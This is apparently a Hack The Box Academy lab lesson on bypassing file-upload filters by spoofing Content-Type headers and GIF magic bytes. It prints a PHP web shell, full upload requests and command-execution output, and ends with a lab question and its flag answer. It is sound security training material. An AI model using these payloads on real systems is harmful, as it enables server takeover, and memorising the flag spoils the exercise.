Type Filters


So far, we have only been dealing with type filters that only consider the file extension in the file name. However, as we saw in the previous section, we may still be able to gain control over the back-end server even with image extensions (e.g. `shell.php.jpg`). Furthermore, we may utilize some allowed extensions (e.g., SVG) to perform other attacks. All of this indicates that only testing the file extension is not enough to prevent file upload attacks.

This is why many modern web servers and web applications also test the content of the uploaded file to ensure it matches the specified type. While extension filters may accept several extensions, content filters usually specify a single category (e.g., images, videos, documents), which is why they do not typically use blacklists or whitelists. This is because web servers provide functions to check for the file content type, and it usually falls under a specific category.

There are two common methods for validating the file content: `Content-Type Header` or `File Content`. Let's see how we can identify each filter and how to bypass both of them.

Content-Type

Let's start the exercise at the end of this section and attempt to upload a PHP script:



We see that we get a message saying `Only images are allowed`. The error message persists, and our file fails to upload even if we try some of the tricks we learned in the previous sections. If we change the file name to `shell.jpg.phtml` or `shell.php.jpg`, or even if we use `shell.jpg` with a web shell content, our upload will fail. As the file extension does not affect the error message, the web application must be testing the file content for type validation. As mentioned earlier, this can be either in the `Content-Type Header` or the `File Content`.

The following is an example of how a PHP web application tests the Content-Type header to validate the file type:

Code: php

```php
$type = $_FILES['uploadFile']['type'];

if (!in_array($type, array('image/jpg', 'image/jpeg', 'image/png', 'image/gif'))) {
    echo "Only images are allowed";
    die();
}
```

The code sets the (`$type`) variable from the uploaded file's `Content-Type` header. Our browsers automatically set the Content-Type header when selecting a file through the file selector dialog, usually derived from the file extension. However, since our browsers set this, this operation is a client-side operation, and we can manipulate it to change the perceived file type and potentially bypass the type filter.


We may start by fuzzing the Content-Type header with SecLists' Content-Type Wordlist through Burp Intruder, to see which types are allowed. However, the message tells us that only images are allowed, so we can limit our scan to image types, which reduces the wordlist to `45` types only (compared to around 700 originally). We can do so as follows:

Type Filters

```
MisaelMacias@htb[/htb]$ wget https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Discovery/Web
MisaelMacias@htb[/htb]$ cat web-all-content-types.txt | grep 'image/' > image-content-types.txt
```

Exercise: Try to run the above scan to find what Content-Types are allowed.

For the sake of simplicity, let's just pick an image type (e.g. `image/jpg`), then intercept our upload request and change the Content-Type header to it:



```
POST /upload.php HTTP/1.1
Host: 167.71.131.167:32653
Content-Length: 222
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBdnpKE3Dg0VfGK9W
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

------WebKitFormBoundaryBdnpKE3Dg0VfGK9W
```

Cheat Sheet

? Go to Questions


Table of Contents

My Workstation


OFFLINE

Start Instance

∞ / 1 spawns left


```
Content-Disposition: form-data; name="uploadFile"; filename="shell.php"
Content-Type: image/jpg

<?php system($_REQUEST['cmd']); ?>

------WebKitFormBoundaryBdnpKE3Dg0VfGK9W--
```

This time we get `File successfully uploaded`, and if we visit our file, we see that it was successfully uploaded:


```
http://SERVER_IP:PORT/profile_images/shell.php?cmd=id
```
```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Note: A file upload HTTP request has two Content-Type headers, one for the attached file (at the bottom), and one for the full request (at the top). We usually need to modify the file's Content-Type header, but in some cases the request will only contain the main Content-Type header (e.g. if the uploaded content was sent as `POST` data), in which case we will need to modify the main Content-Type header.

MIME-Type

The second and more common type of file content validation is testing the uploaded file's `MIME-Type`. `Multipurpose Internet Mail Extensions (MIME)` is an internet standard that determines the type of a file through its general format and bytes structure.

This is usually done by inspecting the first few bytes of the file's content, which contain the File Signature or Magic Bytes. For example, if a file starts with (`GIF87a` or `GIF89a`), this indicates that it is a `GIF` image, while a file starting with plaintext is usually considered a `Text` file. If we change the first bytes of any file to the GIF magic bytes, its MIME type would be changed to a GIF image, regardless of its remaining content or extension.

Tip: Many other image types have non-printable bytes for their file signatures, while a `GIF` image starts with ASCII printable bytes (as shown above), so it is the easiest to imitate. Furthermore, as the string `GIF8` is common between both GIF signatures, it is usually enough to imitate a GIF image.

Let's take a basic example to demonstrate this. The `file` command on Unix systems finds the file type through the MIME type. If we create a basic file with text in it, it would be considered as a text file, as follows:

Type Filters

```
MisaelMacias@htb[/htb]$ echo "this is a text file" > text.jpg
MisaelMacias@htb[/htb]$ file text.jpg
text.jpg: ASCII text
```

As we see, the file's MIME type is `ASCII text`, even though its extension is `.jpg`. However, if we write `GIF8` to the beginning of the file, it will be considered as a `GIF` image instead, even though its extension is still `.jpg`:

Type Filters


```
MisaelMacias@htb[/htb]$ echo "GIF8" > text.jpg
MisaelMacias@htb[/htb]$file text.jpg
text.jpg: GIF image data
```

Web servers can also utilize this standard to determine file types, which is usually more accurate than testing the file extension. The following example shows how a PHP web application can test the MIME type of an uploaded file:

Code: php


```php
$type = mime_content_type($_FILES['uploadFile']['tmp_name']);

if (!in_array($type, array('image/jpg', 'image/jpeg', 'image/png', 'image/gif'))) {
    echo "Only images are allowed";
    die();
}
```

As we can see, the MIME types are similar to the ones found in the Content-Type headers, but their source is different, as PHP uses the `mime_content_type()` function to get a file's MIME type. Let's try to repeat our last attack, but now with an exercise that tests both the Content-Type header and the MIME type:




```
POST /upload.php HTTP/1.1
Host: 167.71.131.167:32653
Content-Length: 222
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryBdnpKE3Dg0VfGK9W
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

------WebKitFormBoundaryBdnpKE3Dg0VfGK9W
Content-Disposition: form-data; name="uploadFile"; filename="shell.php"
Content-Type: image/jpg

<?php system($_REQUEST['cmd']); ?>

------WebKitFormBoundaryBdnpKE3Dg0VfGK9W--
```

Once we forward our request, we notice that we get the error message `Only images are allowed`. Now, let's try to add `GIF8` before our PHP code to try to imitate a GIF image while keeping our file extension as `.php`, so it would execute PHP code regardless:




```
POST /upload.php HTTP/1.1
Host: 167.71.131.167:32653
Content-Length: 222
```




```
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryYKFC2L5Zjocfcqnp
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

------WebKitFormBoundaryYKFC2L5Zjocfcqnp
Content-Disposition: form-data; name="uploadFile"; filename="shell.php"
Content-Type: image/jpg

GIF8
<?php system($_REQUEST['cmd']); ?>

------WebKitFormBoundaryYKFC2L5Zjocfcqnp--
```

This time we get `File successfully uploaded`, and our file is successfully uploaded to the server:



File successfully uploaded

We can now visit our uploaded file, and we will see that we can successfully execute system commands:



```
GIF8 uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Note: We see that the command output starts with `GIF8` , as this was the first line in our PHP script to imitate the GIF magic bytes, and is now outputted as a plaintext before our PHP code is executed.

We can use a combination of the two methods discussed in this section, which may help us bypass some more robust content filters. For example, we can try using an `Allowed MIME type with a disallowed Content-Type`, an `Allowed MIME/Content-Type with a disallowed extension`, or a `Disallowed MIME/Content-Type with an allowed extension`, and so on. Similarly, we can attempt other combinations and permutations to try to confuse the web server, and depending on the level of code security, we may be able to bypass various filters.

Connect to Pwnbox
Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location
UK 140ms

Terminate Pwnbox to switch location

Start Instance
∞ / 1 spawns left

Waiting to start...

Enable step-by-step solutions for all questions

Questions


Cheat Sheet

Answer the question(s) below to complete this Section and earn cubes!

Target(s): Click here to spawn the target system!

+ 2 The above server employs Client-Side, Blacklist, Whitelist, Content-Type, and MIME-Type filters to ensure the uploaded file is an image. Try to combine all of the attacks you learned so far to bypass these filters and upload a PHP file and read the flag at "/flag.txt"

HTB{m461c4l_c0n73n7_3xpl0174710n}


Submit
Hint
Previous
Next
Mark Complete & Next
Powered by HACKTHEBOX